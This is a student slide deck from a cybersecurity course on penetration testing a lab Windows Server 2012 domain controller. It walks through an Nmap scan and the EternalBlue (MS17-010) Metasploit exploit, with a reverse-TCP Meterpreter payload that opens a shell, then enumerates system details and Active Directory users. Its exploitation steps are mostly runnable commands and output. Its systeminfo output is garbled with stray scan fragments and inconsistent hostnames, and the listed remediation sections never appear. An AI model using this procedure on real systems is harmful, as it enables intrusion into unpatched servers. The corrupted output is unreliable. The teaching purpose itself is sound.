



TUX GLOBAL
INSTITUTE

PENATRATION TESTING ON WINDOW SERVER 2012



Windows Server 2012

Subject : Corporate Governance and
(CSec001) Cybersecurity Fundamental

Lecturer : Mr. ANG Sokroeurn

Meet Our Amazing Team






Table of Contents



01 – Introduction

02 – Scope

03 – Reconnaissance

04 – Scanning

05 – Exploitation

06 – Escalation

07 – Persistence


08 – Reporting

09 – DEMO VIDEO

10 – Conclusion

What is Penetration Testing?

=> The process of **finding vulnerabilities, exploiting them,** and **providing recommendations for remediation.**



Process:

- **Reconnaissance** : Researching and collecting information about the target.
- **Scanning** : Identifying security flaws by running various tools.
- **Exploitation** : Attempting to take advantage of the discovered vulnerabilities.
- **Escalation** : Elevating the attacker's access level within the compromised system.
- **Persistence** : Maintaining access to the target and extracting sensitive data.
- **Reporting** : Documenting the process and suggesting fixes for security issues.



Windows Server 2012

Our Scope

- **Exploitation** : Find weakness and exploit.
- **Privilege Escalation** : Gain admin privilege.
- **Persistence** : Be able to Create, Delete, and Display all users in AD.
- **Fix Recommendation** : Suggestion for remediation.



Reconnaissance

“Researching and collecting information about the target.”


Host	Window Server 2012
IP Address	192.168.217.143
Open Ports	53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 49152, 49153, 49154, 49155, 49157, 49158, 49159, 49163
Most Vulnerable	445 - microsoft-ds- CVE-2017-0144



Scanning

“Identifying security flaws by running various tools”

- We are using “**Nmap**” tool to do the **information gathering** of the target.
- We use Nmap in order to:
 - Identify the running service
 - Information of version and protocol
 - Possible vulnerability
- So, we run the command “**nmap -sV -sC -T4 192.168.217.143**” to scan all vulnerabilities.

The word "NMAP" is displayed in a large, bold, light blue font with a thick, dark blue outline, giving it a 3D or shadowed appearance.



```
(root@harakai)-[/home/saa]
# nmap -sV -sC -T4 192.168.217.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 11:51 EDT
Nmap scan report for 192.168.217.143
Host is up (0.00035s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-09-14 15:52:15Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: harakai.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Windows Server 2012 R2 Datacenter 9600 microsoft-ds (workgroup: HARAKAI0)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: harakai.com, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc            Microsoft Windows RPC
49159/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:93:77:D8 (VMware)
Service Info: Host: HARAKAI; OS: Windows; CPE: cpe:/o:microsoft:windows
```



Exploitation

“Attempting to take advantage of the discovered vulnerabilities.”

- We are using “**Metasploitable Framework**” tool to do the **attacking** to the target.

```
(saa@harakai)~$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

Metasploit

-=[ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue S
MB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detec
tion
4 exploit/windows/fileformat/office_ms17_11882 2017-11-15 manual No Microsoft Office CVE-2
017-11882
5 auxiliary/admin/mssql/mssql_escalate_execute_as 2017-11-15 normal No Microsoft SQL Server E
scalate EXECUTE AS
6 auxiliary/admin/mssql/mssql_escalate_execute_as_sqli 2017-11-15 normal No Microsoft SQL Server S
QLi Escalate Execute AS
7 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remot
e Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
```



- **Step 1** : use **exploit/windows/smb/ms17_010_eternalblue**
- **Step 2** : set rhost **192.168.217.143**

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.217.143
rhost => 192.168.217.143
```

- **Step 3** : show options to know the details

```

rhost => 192.168.217.143
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.217.143  yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
  RPORT     445              yes       The target port (TCP)
  SMBDomain  (Optional) The Windows domain to use for authentication. Only affect
  SMBPass    (Optional) The password for the specified username
  SMBUser    (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Wi
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.135  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

Service detection performed. Please report any incorrect results at https://hmap.org/submit/.
View the full module info with the info, or info -d command.

```




- **Step 4** : run / exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.217.135:4444
[*] 192.168.217.143:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check (user: 0/0)
[+] 192.168.217.143:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
[*] 192.168.217.143:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.217.143:445 - The target is vulnerable.
[*] 192.168.217.143:445 - shellcode size: 1283
[*] 192.168.217.143:445 - numGroomConn: 12
[*] 192.168.217.143:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[+] 192.168.217.143:445 - got good NT Trans response
[+] 192.168.217.143:445 - got good NT Trans response
[+] 192.168.217.143:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.217.143:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.217.143:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.217.143:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (201798 bytes) to 192.168.217.143
[*] Meterpreter session 1 opened (192.168.217.135:4444 → 192.168.217.143:49226) at 2024-09-14 11:54:40 -0400

meterpreter > 
```



Escalation

“Elevating the attacker's access level within the compromised system.”

After running “run / exploit”, now we are successful to gain access into Window Server 2012.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.217.135:4444
[*] 192.168.217.143:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.217.143:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
[*] 192.168.217.143:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.217.143:445 - The target is vulnerable.
[*] 192.168.217.143:445 - shellcode size: 1283
[*] 192.168.217.143:445 - numGroomConn: 12
[*] 192.168.217.143:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[+] 192.168.217.143:445 - got good NT Trans response
[+] 192.168.217.143:445 - got good NT Trans response
[+] 192.168.217.143:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.217.143:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.217.143:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.217.143:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (201798 bytes) to 192.168.217.143
[*] Meterpreter session 1 opened (192.168.217.135:4444 → 192.168.217.143:49226) at 2024-09-14 11:54:40 -0400

meterpreter > 
```



- **Step 1** : run command “sysinfo” to check system info.

```
meterpreter > sysinfo
Computer           : HAKAKAI
OS                 : Windows Server 2012 R2 (6.0 Build 9600).
Architecture      : x64
System Language   : en_US
Domain            : HAKAKAI0
Logged On Users   : 4
Meterpreter       : x64/windows
meterpreter > 
```



- **Step 2** : run command “systeminfo” to Check system information in shell

```
C:\Windows\system32>systeminfo
systeminfo
Host Name: open_tcpwrapped HARAKAI
OS Name: open_ldap Microsoft Windows Server 2012 R2 Datacenter
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: tcpwrapped Microsoft Corporation
OS Configuration: srpc Primary Domain Controller
OS Build Type: msrpc Multiprocessor Free RPC
Registered Owner: srpc Windows User
Registered Organization: Microsoft Windows RPC
Product ID: open_ncaapi_http 00254-20000-00000-AA415 over HTTP 1.0
Original Install Date: 8/19/2024, 10:54:16 PM
System Boot Time: srpc 9/14/2024, 10:46:53 PM
System Manufacturer: c VMware, Inc.
System Model: 00:0C:29:93:77:VMware Virtual Platform
System Type: Hosts HARAKAI x64-based PC CPE: cpe:/o:microsoft/windows
Processor(s): 1 Processor(s) Installed.
Host script results: [01]: AMD64 Family 25 Model 68 Stepping 1 AuthenticAMD ~3194 Mhz
BIOS Version: BIOS name: HAR Phoenix Technologies LTD 6.00, 11/12/2020 00:0C:29:93:77:d8 (VMware)
Windows Directory: C:\Windows
System Directory: 14T15:53 C:\Windows\system32
Boot Device: 14T15:53 \Device\HarddiskVolume1
System Locale: mode en-us;English (United States)
Input Locale: sed: guest en-us;English (United States)
Time Zone: location_level: (UTC+07:00) Bangkok, Hanoi, Jakarta
Total Physical Memory: c 2,047 MB
Available Physical Memory: 1,211 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 2,351 MB enter 9600 (Windows Server 2012 R2 Datacenter 6.3)
Virtual Memory: In Use: 848 MB
Page File Location(s): aka1 C:\pagefile.sys
Domain: BIOS computer name: harakai.com
Logon Server: ne: harakai.cc N/A
Hotfix(s): name: harakai.cc 115 Hotfix(s) Installed.
1 FODNS harakai harakai [01]: KB2959936
```

- **Step 3** : List all users in AD.

```
C:\Windows\system32>dsquery user "dc=harakai,dc=com" -limit 200
dsquery user="dc=harakai,dc=com" -limit 200
"CN=Administrator,CN=Users,DC=harakai,DC=com"
"CN=Guest,CN=Users,DC=harakai,DC=com"
"CN=krbtgt,CN=Users,DC=harakai,DC=com"
"CN=User001,CN=Users,DC=harakai,DC=com"
"CN=User002,CN=Users,DC=harakai,DC=com"
```

